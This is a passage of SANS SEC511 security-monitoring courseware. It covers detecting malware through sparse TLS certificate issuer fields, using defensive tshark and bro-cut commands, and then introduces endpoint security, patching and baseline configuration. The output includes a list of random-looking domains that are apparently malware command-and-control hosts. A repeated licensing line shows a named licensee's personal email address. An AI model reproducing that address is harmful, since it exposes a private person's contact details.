- Legitimate sites populate fields like Organization and Country
 - But malware often skips these
- What is wrong with these identity fields?
 - CN=www.c53yf7zxed2.com
 - CN=www.u5andbly3bbduuzvigs.com
 - CN=www.e3ja5vxzge.com
 - CN=www.wc62pgaaorhccubc.com
 - CN=www.wmylm3gln.com

Detecting Malware

"What do you think of a person who only does the bare minimum?" Malware often does the bare minimum, skipping fields such as Organization and Country.

The malware above populated only the CN (Common Name) field of the X.509 certificate, leaving the O (Organization) and C (Country) blank.

The sites referenced in the Common Name fields are also highly suspicious.

A Simple Approach to Detecting Malware via Certificates

- Use Zeek/Bro to capture all SSL encryption certificates sent on your network
- Looks for those with a single issuer field
 - Any Bro issuer lacking a comma is a simple way of doing this
- Again, is this a perfect approach?
 - Malware could dutifully fill in all X.509 fields with legit-looking data
 - And self-signed certs may lack these fields
 - Nonetheless, it is a *very* useful approach

A Simple Approach to Detecting Malware via Certificates

Sometimes, simple approaches provide the best way to begin to add certificate tracking to your NSM process.

Any X.509 certificate with a very short issuer field is suspect.

Our final exercise will show how to carve these fields with Bro. As Larry Wall once said, "There is more than one way to do it." You may also use Tshark.

Type the following in a Sec-511-Linux terminal to see how the Alexa Top 500 sites that are accessible via HTTPS look:

```
$ tshark -r /pcaps/normal/https/alexa-top-500.pcap -T fields -R "ssl.handshake.certificate" -e x509sat.printableString
```

Then compare/contrast with Tbot (C2 via HTTPS via Tor):

```
$ tshark -r /pcaps/tbot.pcap -T fields -R "ssl.handshake.certificate" -e x509sat.printableString
```

Our Approach on the Contagio Crimeware Pcap Collection

```

Terminal - student@Sec-511-Linux: ~/tbot
File Edit View Terminal Tabs Help
[~/tbot]$ cat ~/tbot/ssl.log | bro-cut issuer | grep -v ^- |grep -v ,
CN=www.c53yf7zxed2.com
CN=www.tbajutyf.com
CN=www.wrurwhtae2j4x4.com
CN=www.m7mq2i7rhg2.com
CN=www.7bvktiabil22.com
CN=www.naea5wav.net
CN=www.owgtwdiazfmzmu6a5.com
CN=www.w3rfq432.com
CN=www.utzaejuz745.net
CN=www.c6dmymzw.com
CN=www.w4rlc25peis46haafa.com
CN=www.wc62pgaaorhccubc.com
CN=www.ngb7cfzxzttk.com
CN=www.cbj5ajz4qgeieshx32n.com
CN=www.giovp7o3.com
CN=www.w4uw3kfn.com
CN=www.zp6qqgprcvtjruecw.com
CN=www.cd4a4chc3c.com
CN=www.b2zbphafz.com
CN=www.6ioyhk42.com
CN=www.y6bn3trq5cesxk.com
CN=www.xshjb4uhtmpxh.com
CN=www.am7btkmwuxmolhrm.com
CN=www.qxswr2vio5zgxrk.com
CN=www.wcmcdpazt7iw7g.com
CN=www.aq3w5zrobmejm.com

```

Our Approach on the Contagio Crimeware Pcap Collection

As we mentioned previously, the Contagio pcap collection is available here: <https://sec511.com/4k>.

Type the following in a Sec-511-Linux terminal to view the output shown above:

```
$ cat ~/tbot/ssl.log | bro-cut issuer | grep -v ^- |grep -v ,
```

Let's break that command down:

Send the file ssl.log to the bro-cut command, and print the issuer field: `cat ~/tbot/ssl.log | bro-cut issuer`

Remove any lines beginning with a "-" (means the field was empty): `grep -v ^-`

Remove any lines containing a comma: `grep -v ,`

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Let's wrap up what we have learned today with a capstone exercise.

Day 3: Punch List/Action Items

Assume your network is already owned, and hunt accordingly

- Search for C2

Disk and span ports are cheap

- Deploy more NSM visibility in your network
- Pay careful attention to pivot blind spots

Track the following:

- .EXE transfers
- User agents
- Encryption certificates

Day 3 Punch List/Action Items

Assume your network is already owned, and hunt accordingly. Modern malware phones home, so begin your hunt team exercise by searching for C2.

Disk and span ports are cheap; deploy more NSM visibility in your network. Security Onion sensors are a great way to start.

Track the following:

- .EXE transfers
- User agents
- Encryption certificates



Exercise 3.3: 511.3 Final Exercise

SEC511.3 Workbook: 511.3 Final Exercise

We're going to complete 511.3 with a Capstone exercise.

Let's leverage what we have learned today.

Please go to the Exercise Workbook, section 511.3-3.



NETWARS

Immersive Cyber Challenges



SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

Please see Appendix C in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

Thank you!

- That wraps up Security 511.3
- We will next discuss Endpoint Security Architecture in Security 511.4

Thank you!

That wraps up SANS Security 511.3. Next up: SANS Security 511.4: Endpoint Security Architecture.

511.4

Endpoint Security Architecture

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC511

Continuous Monitoring and Security Operations

SANS

Endpoint Security Architecture

Seth Misenar (GSE #28) and Eric Conrad (GSE #13)

© 2019 Seth Misenar, Eric Conrad | All Rights Reserved | Version E01_01

Welcome to 511.4, Endpoint Security Architecture.

Table of Contents	Page
Endpoint Security Architecture Overview	4
Windows Endpoints	8
Patching	13
Secure Baseline Configuration	21
EMET and Windows Defender Exploit Guard.....	36
Application Monitoring and Sysmon	45
EXERCISE: Sysmon.....	63
Application Whitelisting.....	65
Administrative Accounts	100
Privilege Monitoring	113
EXERCISE: Autoruns.....	123
Privilege Reduction.....	125

SANS | SECS11 | Continuous Monitoring and Security Operations 2

Table of Contents

This table of contents outlines our plan for 511.4.

Table of Contents	Page
Authentication	138
Security Support Provider.....	149
Post-Authentication	158
Advanced Authentication Attacks.....	165
Endpoint Protection Platforms (EPP).....	178
Endpoint Detection and Response (EDR).....	185
Day 4 Summary.....	194
EXERCISE: AppLocker.....	197
EXERCISE: Immersive Cyber Challenges (NETWARS)	199

Table of Contents

This table of contents outlines our plan for 511.4.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

Now we turn our attention to Endpoint Security Architecture.

Endpoint Security Architecture

- The importance of a strong network security architecture (511.2) cannot be overstated
 - And it is supportive of endpoint security
- Ultimately, what we are typically trying to secure is data, situated on endpoints
- Naturally, the easiest to secure are endpoints we own
- The modern enterprise must account for consumption of critical data from unmanaged or undermanaged devices

Endpoint Security Architecture

Adversaries' goals are focused largely on data, which is necessarily situated on endpoints. Conceptually, protecting an individual endpoint is far simpler than providing protection for multiple disparate devices, as we do with network protections. However, in practice, the difficulty of successfully employing robust security practices on endpoints proves difficult due to the volume of the endpoints that need to be protected.

One difficulty we routinely encounter in the modern enterprise is having to provide meaningful security to endpoints that are unmanaged, or, at the very least, undermanaged devices. Mobile devices obviously come to mind on this front.

CIS Controls: Critical Security Controls

- To ensure the validity of our approach, we attempt to track back to the CIS Controls¹
- A large number of the controls are relevant to this day's material, and some will be called out overtly
- Additionally, primary elements of the first five CIS Controls are directly related to today's material
- These five controls will guide the flow of of this day's material



CIS Controls: Critical Security Controls

The CIS Critical Security Controls for Effective Cyber Defense serves as a major underlying sanity check for what is covered and why we cover it in this course. Today's material on endpoint security architecture will help to ensure our individual assets are defensible, and again the Critical Security Controls serve as a nice backdrop to ensure that we are focused on the most important and relevant security aspects.

We will specifically call out when a relevant CIS Control is discussed overtly in the course content.

Reference:

[1] CIS Controls, <https://sec511.com/2k>

First Five CIS Controls

Today's material places special emphasis on the following key elements of the first five CIS Controls

- Application monitoring and whitelisting (Control 2.7)
- Use common, secure configs (Control 5)
- Expedited patching of applications (Control 3.5)
- Expedited patching of operating systems (Control 3.4)
- Controlling administrative privileges (Control 4)¹



Note: These presuppose hardware/software asset inventories Controls 1 and 2

First Five CIS Controls

Among the CIS Critical Security Controls, and the associated individual recommendations that comprise them, there are five particular recommendations that prove so important that they were previously called out specifically as the First Five Quick Wins. Use of the term “quick” frustrated some, as there was worry that these would be perceived as easy to accomplish. Rather these were items that proved particularly important and were to be emphasized.

The intention is that these five components provide for some of the most significant security wins an organization can achieve. Implementation of simply these five will afford an organization a much more robust security posture. Given the previously discussed emphasis on compromise of data on endpoint systems, it should be unsurprising that the major components emphasized are most relevant to endpoint security architecture.

Reference:

[1] CIS Controls, <https://sec511.com/2k>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. **Windows Endpoints**
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Windows Endpoints.

What We Cover

- Concerned about architecting better-secured endpoints
 - With a goal of more fully supporting NSM, CSM, and instrumenting a SOC environment
- Overwhelmingly, the predominant endpoint found in enterprises remains Windows
- Today's material will be primarily Windows-based desktops
- Likewise, the presumption will be securing an Active Directory environment



What We Cover

The name of the game today is endpoint security architecture. Given the emphasis that we place on modern threats, detection, and response, it should come as no surprise that we will employ a pragmatic approach that attempts to support these emphases.

Given the ubiquity of Windows environments, our primary emphasis, where specificity is required, will be on the security of Windows-based endpoints. Further, we presume that these Windows-based assets are deployed in an Active Directory infrastructure.

Endpoints – More Than Windows

- Certainly, there are more OSes than Windows that need some cyber defense love
- Windows is still the predominant OS in enterprises
- Windows is also still the primary target of adversaries
 - Possibly because it is most common enterprise OS
- Principles of defending Windows are applicable to other OSes
 - Though perhaps not as common or available

Endpoints – More Than Windows

Needless to say, there are other endpoint OSes than Windows. Shocking, I know.... However, almost every organization will include a significant Windows deployment within the enterprise. For that reason, Windows systems play some role within almost every major intrusion campaign. Adversaries still emphasize Windows, perhaps because of its ubiquity.

However, just because we will emphasize some Windows-specific elements does not negate the benefit to less Windows-centric organizations. Much of the content will not be unique to Windows. Also, many of the seemingly Windows-only concepts are more widely applicable than first perceived.

Endpoints – More Than Desktops

- Wait, what about those critical servers?
- Here's a secret... desktops are much more difficult to secure than servers
 - Because users are insane
 - Because users are evil (not necessarily on purpose)
 - Because they are easier to reach for adversaries
- If you can secure a desktop, then you should be able to secure a single-purpose, headless, server OS

Endpoints – More Than Desktops

Our primary focus will be on Windows, especially Windows desktops. Wait a second: Servers are more likely to be the final repository of valuable data, so why should emphasis be placed on the desktop rather than the server? The trick is that desktops are vastly more difficult to secure than servers. If, through this book's content, you are better able to secure Windows desktops, then you will necessarily have increased your facility to secure Windows servers.

The primary distinguishing feature that makes desktops more challenging than servers to secure is simple: Users. Active users drastically change the security posture of a system. They want to install applications and access data/resources. They also provide a more obvious conduit for adversaries to introduce their malicious content.

Endpoints: Beyond Desktops/Servers

There are, of course, incredibly important systems that don't easily fall under the desktop or even the server category

- Network appliances
- SCADA
- Mobile devices, etc.

Largely the approach employed for desktops and supported by the network will be directly applicable to all other systems

- There would be special-purpose additional measures that might be warranted, but these are the exception

Endpoints: Beyond Desktops/Servers

Desktops, even when coupled with servers, still represent a scratched surface of what an organization must secure. There are also network appliances, SCADA systems, VoIP systems, mobile devices, web applications, and many more.

While there are naturally some specific differences for each individual application/device, many of the underlying principles are the same as we find with Windows desktop systems.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on the joy of Patching.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Patching

- B..O..R..I..N..G!!!
- Sorry, but patching is the single most important security aspect of securing enterprises
- ...and you are not nearly as good at this as you can/should be
- The overwhelming majority of compromises start with exploitation of a flaw
 - A flaw that could have been patched, but wasn't

Patching

We need to talk about patching. Probably one of the least exciting things we could possibly talk about, and yet, also easily one of the most important.

Though 0-day exploits seem to be becoming more common to be discovered and sold,¹ luckily, the fact remains that the overwhelming majority of all exploits begin with abusing a known flaw that simply has not been patched, even though a patch was available. You are, quite frankly, almost certainly not as good at patching as you can be or need to be.

Reference:

[1] The Known Unknowns, <https://sec511.com/i>

Patch Timeline Metrics

- Hard numbers for how soon to patch are hard to pin down
 - CIS Critical Security Controls version 5 recommended 48 hours (!), but version 6 does not offer a hard number
- For Microsoft shops: Keying off 'patch Tuesday' is useful
 - Typically, the second Tuesday of each month.
- The authors have found 2.5 weeks after patch Tuesday is a reasonable *starting* metric for critical patches for most organizations
 - Assuming patching occurs over the weekend
 - Gives wiggle room for 3.5 weeks
 - 4.5 weeks risks rolling into next month's patches
- Once achieved: Work toward 1.5 weeks, etc.

Patch Timeline Metrics

CIS Critical Security Controls version 5 recommended <48 hours as a patch deployment metric, a number that was often met with denial, anger, bargaining, and depression, but rarely reached acceptance. CIS Critical Security Controls version 6 does not give specific timing guidelines. NIST Special Publication 800-40 Revision 3 (Guide to Enterprise Patch Management Technologies)¹ also makes no specific recommendation regarding patch deployment timeline metrics.

For Microsoft shops: Keying off "Patch Tuesday" (usually the second Tuesday of each month) is a good starting point. Assuming bulk patch deployments (after testing) occur on a weekend: 2.5 weeks is a good starting point (recognizing that faster is better). A course author was able to achieve this metric at a large nonprofit hospital chain, despite poor IT funding and staffing levels. The chain had 12,000 employees, 6 major hospitals, over 250 total sites, and roughly 7,000 Windows systems.

The Internet Storm Center (isc.sans.edu) is a great free resource to help inform your patch decisions. They analyze Microsoft patches (and other companies, such as Adobe). Unlike Microsoft, they break severity down by clients and servers, and also offer a beyond critical "PATCH NOW" level, meaning: *"...we see immediate danger of exploitation. Typical environments will want to deploy these patches ASAP. Workarounds are typically not accepted by users or are not possible. This rating is often used when typical deployments make it vulnerable and exploits are being used or easy to obtain or make."*²

References:

[1] Guide to Enterprise Patch Management Technologies, <https://sec511.com/j>

[2] Microsoft Patch Tuesday – SANS Internet Storm Center, <https://sec511.com/k>

Nation States, 0-days, and APT, Oh My!

- Certainly, there are adversaries that have the ability to create (or purchase) custom exploits that are undiscovered
 - This is the stuff of 0-days
 - Still don't want to make advanced adversaries' jobs any easier
- And we have to deal with many less-advanced adversaries in addition to possibly advanced threats
- 0-days—unless you consider custom web application exploits—are still relatively rare
- Also, we are not suggesting that patching is all that you do, it is just a vastly important, necessary first step
 - That isn't focused on as much because it isn't terribly sexy
- *A lot of people think the nation states, they're running on the engine of zero days... Take these big corporate networks, any large network: I will tell you that persistence and focus will get you in, not the zero day. —Rob Joyce¹*

Nation States, 0-days, and APT, Oh My!

Yes, it is true that 0-day exploits are increasingly within reach of well-funded or advanced adversaries. These can either be independently developed or procured for a fee from numerous well-known organizations that offer 0-day exploits as a product/service regardless of the purchasers' intended use case.

Don't let the still unlikely potential for a 0-day exploit distract you from rapidly trying to achieve robust patching processes that could support an expedited installation model.

Reference:

[1] USENIX Enigma 2016 – NSA TAO Chief on Disrupting Nation State Hackers – YouTube, <https://sec511.com/1>

To Test, or Not to Test

- Patch testing seems obvious and necessary, but why do we do it
 - To ensure that the cure isn't worse than the disease...
 - Because one person got a BSOD 10 years ago...
- Do we really test patches, or do we just tell that to ourselves and our auditors?
 - What about all those anti-malware patches, I mean updates?
- What does testing look like?
 - Most organizations simply deploy to a less critical group of systems

To Test, or Not to Test

A major concern comes up when discussing a shortened patch window: Patch testing. While patch testing might seem both obvious and necessary, let us consider why exactly we actually test our patches. The basic idea, of course, is that we want to ensure that we do not inadvertently cause a negative operational impact with our patch. If you have been involved in information security long enough, you likely will recall at least one instance, perhaps more, of a Microsoft-provided patch causing the dreaded BSOD (Blue Screen of Death).¹

Patch testing, on the surface, seems like a no-brainer, but how exactly do we achieve patch testing? Typically, patch testing simply means pushing installs to less important production systems and waiting a set period of time for notification of catastrophic failure. Barring notification, patch deployment continues. This doesn't seem to be a terribly robust process, and often only is employed for some of the easier-to-install patches. One question I often ask of organizations is how and whether they test updates (read: patches) of their antivirus/anti-malware solution. Typically, after a few furtive glances, they indicate what almost every organization does, that no testing is employed for AV patches.

Unfortunately, we have seen a number of anti-malware updates also cause operational issues or even a BSOD.

Given the relatively poor, and often inconsistent, process for patch testing, would it be worthwhile to consider abandoning it altogether? Personally, I am of the opinion that rather than the laughable

excuse for patch testing, an organization should focus on being able to rapidly recover from any potential operational issues incurred.

Reference:

[1] Microsoft Urges Customers to Uninstall 'Blue Screen of Death' Update | Computerworld, <https://sec511.com/m>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Patch, Rinse, Repeat

- The never-ending cycle
 - Patch identification
 - Possible patch testing
 - Patch deployment
 - Patch verification
- Cycle is certainly tedious, but vastly important
- Much of an organization's security is dependent upon good patching practices
- Honestly, requires dedicated staff in most organizations

Patch, Rinse, Repeat

The joyless patch cycle process is a never-ending soul-crushing process. The ongoing process starts with patch identification. Then it moves into possible patch testing; see previous content for commentary on testing or not testing. Next up, we have patch deployment where patches are installed on the systems. The final phase involves patch verification.

Patch verification serves to ensure that the patches have been successfully installed on all systems. The basic process often simply leverages the patch management console, at least initially. However, getting a second opinion for this incredibly important aspect is warranted, and simple. By leveraging a vulnerability scanner, the organization can rapidly get a second opinion as to whether patch installation was successful and hit all systems.

Modern Patching Challenges

- How do you handle systems that you don't own, but that use your data (e.g., BYOD)?
- How do you patch systems that spend more time away from the network than on the network?
- How do you handle patching unknown applications (Google Chrome install doesn't require admin privileges)?
- Detailed answers are beyond the scope of this section, but wanted to at least present for consideration some of the questions

Modern Patching Challenges

Though traditional patching, especially considering third-party application patching, can be difficult enough, there are additional challenges that crop up when considering the modern enterprise landscape.

Some particularly challenging issues are found in:

- Mobile devices
- Highly portable devices
- Unknown applications

Dealing with these three patch recipients can prove fiendishly difficult. Much of the difficulty is part of a larger challenge around hardware and software inventory, which will be considered later.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. **Secure Baseline Configuration**
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on a Secure Baseline Configuration.

Shadow Brokers: Patching + Hardening

Hacker group The Shadow Brokers attempted to auction, for a measly 1M **₿**, (>\$500 Million USD) and later leaked attack tools and exploits from NSA-linked Equation Group¹

Most prominent exploits leaked were the EternalBlue and EternalRomance service-side SMB exploits²

- Windows < 10 were vulnerable

The importance of patching cannot be overstated... but patches should be applied to an already hardened system

Shadow Brokers: Patching + Hardening

A notorious hacker group known as The Shadow Brokers leaked numerous highly sophisticated nation-state grade exploits and attack tools to the internet. Two of the most worrisome exploit tools released by the group go by the names EternalBlue and EternalRomance. These files exploited vulnerabilities in Microsoft's prominent SMB service.²

All versions of Windows prior to Windows 10 were vulnerable to these exploits, which had been known, by some, for years.³ Patching is, without question, one of the most critical things we can do to secure organizations, but even if we prove successful there are still security challenges to be faced. Patches should be readily applied, but to systems already hardened and locked down.

References:

[1] The Shadow Brokers, <https://sec511.com/n>

[2] Cisco's Talos Intelligence Group Blog: Player 3 Has Entered the Game: Say Hello to 'WannaCry,' <https://sec511.com/o>

[3] Microsoft Security Bulletin MS17-010 – Critical | Microsoft Docs, <https://sec511.com/p>

Forever-day > 0-day

Microsoft had patched EternalBlue and EternalRomance...

- For **some** affected systems

Still running legacy systems Windows XP or Server 2k3?

- You had yourself a **forever-day** vulnerability (and exploit)... at least until WannaCry forced legacy patches

0-days are scary since we have lost the patch race

- Forever-days... we don't even get to run in the patch race

Without a patch, mitigation is our best option

Forever-day > 0-day

While folks understandably get concerned about 0-day vulnerabilities and exploits, forever-day flaws present a less commonly discussed, but no less scary, situation.

Forever day is a play on "zero day," a phrase used to classify vulnerabilities that come under attack before the responsible manufacturer has issued a patch. Also called iDays, or "infinite days" by some researchers, forever days refer to bugs that never get fixed—even when they're acknowledged by the company that developed the software.¹

Ouch. EternalBlue was originally slated to be a forever-day flaw for Windows XP and 2003 systems. However, the insidious WannaCry ransomware convinced Microsoft to release an emergency patch for these systems even though they were no longer supposed to be patched.²

References:

[1] Rise of "Forever Day" Bugs in Industrial Systems Threatens Critical Infrastructure | Ars Technica, <https://sec511.com/q>

[2] Customer Guidance for WannaCrypt Attacks – MSRC, <https://sec511.com/r>

SMBv1 and the West Coast Hippy Lifestyle

In our testing of EternalBlue/EternalRomance, disabling SMBv1 proved one of the most important mitigations

The original SMB1 protocol is nearly 30 years old, and like much of the software made in the 80's, it was designed for a world that no longer exists. A world without malicious actors, without vast sets of important data, without near-universal computer usage. Frankly, its naivete is staggering when viewed through modern eyes. I blame the West Coast hippy lifestyle.¹

Microsoft highlights how lame SMBv1 actually is...

- Sadly, Microsoft enabled SMBv1 by default for 30+ years

SMBv1 and the West Coast Hippy Lifestyle

We continue to pay the price for protocols designed during the much-lost hostile computing world of the 1970s/1980s. Unlike bellbottoms, many protocols have not been relegated to the annals of history like they should have. Version 1 of the SMB protocol serves as a shining example of a protocol that has refused to die gracefully.

Microsoft, in their aptly named article, "Stop Using SMBv1," suggests,

The original SMB1 protocol is nearly 30 years old, and like much of the software made in the 80's, it was designed for a world that no longer exists. A world without malicious actors, without vast sets of important data, without near-universal computer usage. Frankly, its naivete is staggering when viewed through modern eyes. I blame the West Coast hippy lifestyle.²

Review Microsoft guidance on how to disable SMBv1 in your organization.³ If you have not already, then prioritize updating your systems' configurations throughout your environment.

References:

[1] Stop Using SMB1, <https://sec511.com/s>

[2] Ibid.

[3] How to Detect, Enable and Disable SMBv1, SMBv2, and SMBv3 in Windows and Windows Server, <https://sec511.com/t>

CIS 5.1: Secure Baseline Configuration

- What is better than patching an application?
 - Not having the application in the first place
- All systems/applications are vulnerable
 - Whether you know the vulnerabilities or not is a different concern
- We will inevitably overlook or have issues with particular patch installations
- We will have endpoints that are routinely beyond the reach of our robust network security architecture
- The best security in those cases is having a well-vetted hardened baseline configuration



CIS 5.1: Secure Baseline Configuration

Every system and application has vulnerabilities. Now, at times, we might not be aware of any vulnerabilities that are lacking a patch, but the fact remains that they still exist. In time, adversaries, researchers, the vendors, or someone else entirely will discover a flaw. After details are reviewed, a patch could then be created and made available.

This brings us back to our previous section and discussion on the joys of patching. The endless cycle repeats itself again.

However, what if we were able to identify software that was not needed by the organization? Then we could remove the software, and thus obviate the need to patch that software. Further, what if the flawed component of the application was functionality that had been explicitly disabled in our environment. Even without a patch, the risk might well have been successfully mitigated, even without having first patched the flaw.

The baseline configuration seeks to determine the required and necessary components of systems and software, and no more.

Building a Baseline Config

Several goals of the baseline configuration

- Determine a reasonably secure starting point for systems' configurations
- Establish a consistent configuration across majority of systems
- Reduce time to recover a deployed system

The impact of a baseline config is significant and much time and care should be taken during the building of the config

Building a Baseline Config

Though a security baseline configuration sounds conceptually simple, actually finding the balance between the best security and the easiest usability is consistently a challenge.

The overarching goals are:

- Identify the necessary components that comprise a baseline configuration of a particular system, application, or technique.
- Establish a consistent configuration deployed throughout the organization.
- Reduce the business impact and time to recovery of a fielded system.

Much like patching, baseline configuration is typically not one of the most exciting projects a security professional can be tasked with. However, the importance of solid practices on this front cannot be overstated.

How NOT to Build a Config

- Start from scratch and figure out all of the needed settings through trial and error
- Simply reuse, in its entirety, a vendor or other organization's provided config
- Deploy the most hardened possible configuration known to humans
- Exert tremendous effort once and think that you have got this config management thing done

How NOT to Build a Config

There are some key recipes for failure on the development of a baseline config.

One of the first ways that an organization can quickly have an abandoned project is to try to build the config of a modern system or application from scratch. An application or system of any considerable size proves fiendishly difficult to understand at a level sufficient to decide for yourself the best configs.

The other end of the DIY spectrum involves organizations that simply try to use someone else's opinion entirely as to the proper configuration.

Another fail that some junior security professionals stumble upon is to err on the side of the most hardcore security-conscious configuration possible that can clearly not operate in any normal organization.

The final common failure is to simply consider this to be a one-time process. In truth, this process does require much more upfront skill and labor, but it also necessarily requires ongoing care and feeding to ensure continued relevance and applicability.

Center for Internet Security

- Leveraging an established third-party configuration as a starting point is a good choice
- The Center for Internet Security's Benchmarks have long been a trusted source for good security baseline configurations
- The benchmarks are developed via consensus from a working group from industry
- The benchmarks are provided free of charge
- Importantly, there is significant documentation and guidance explaining the various settings and their potential implications

Center for Internet Security

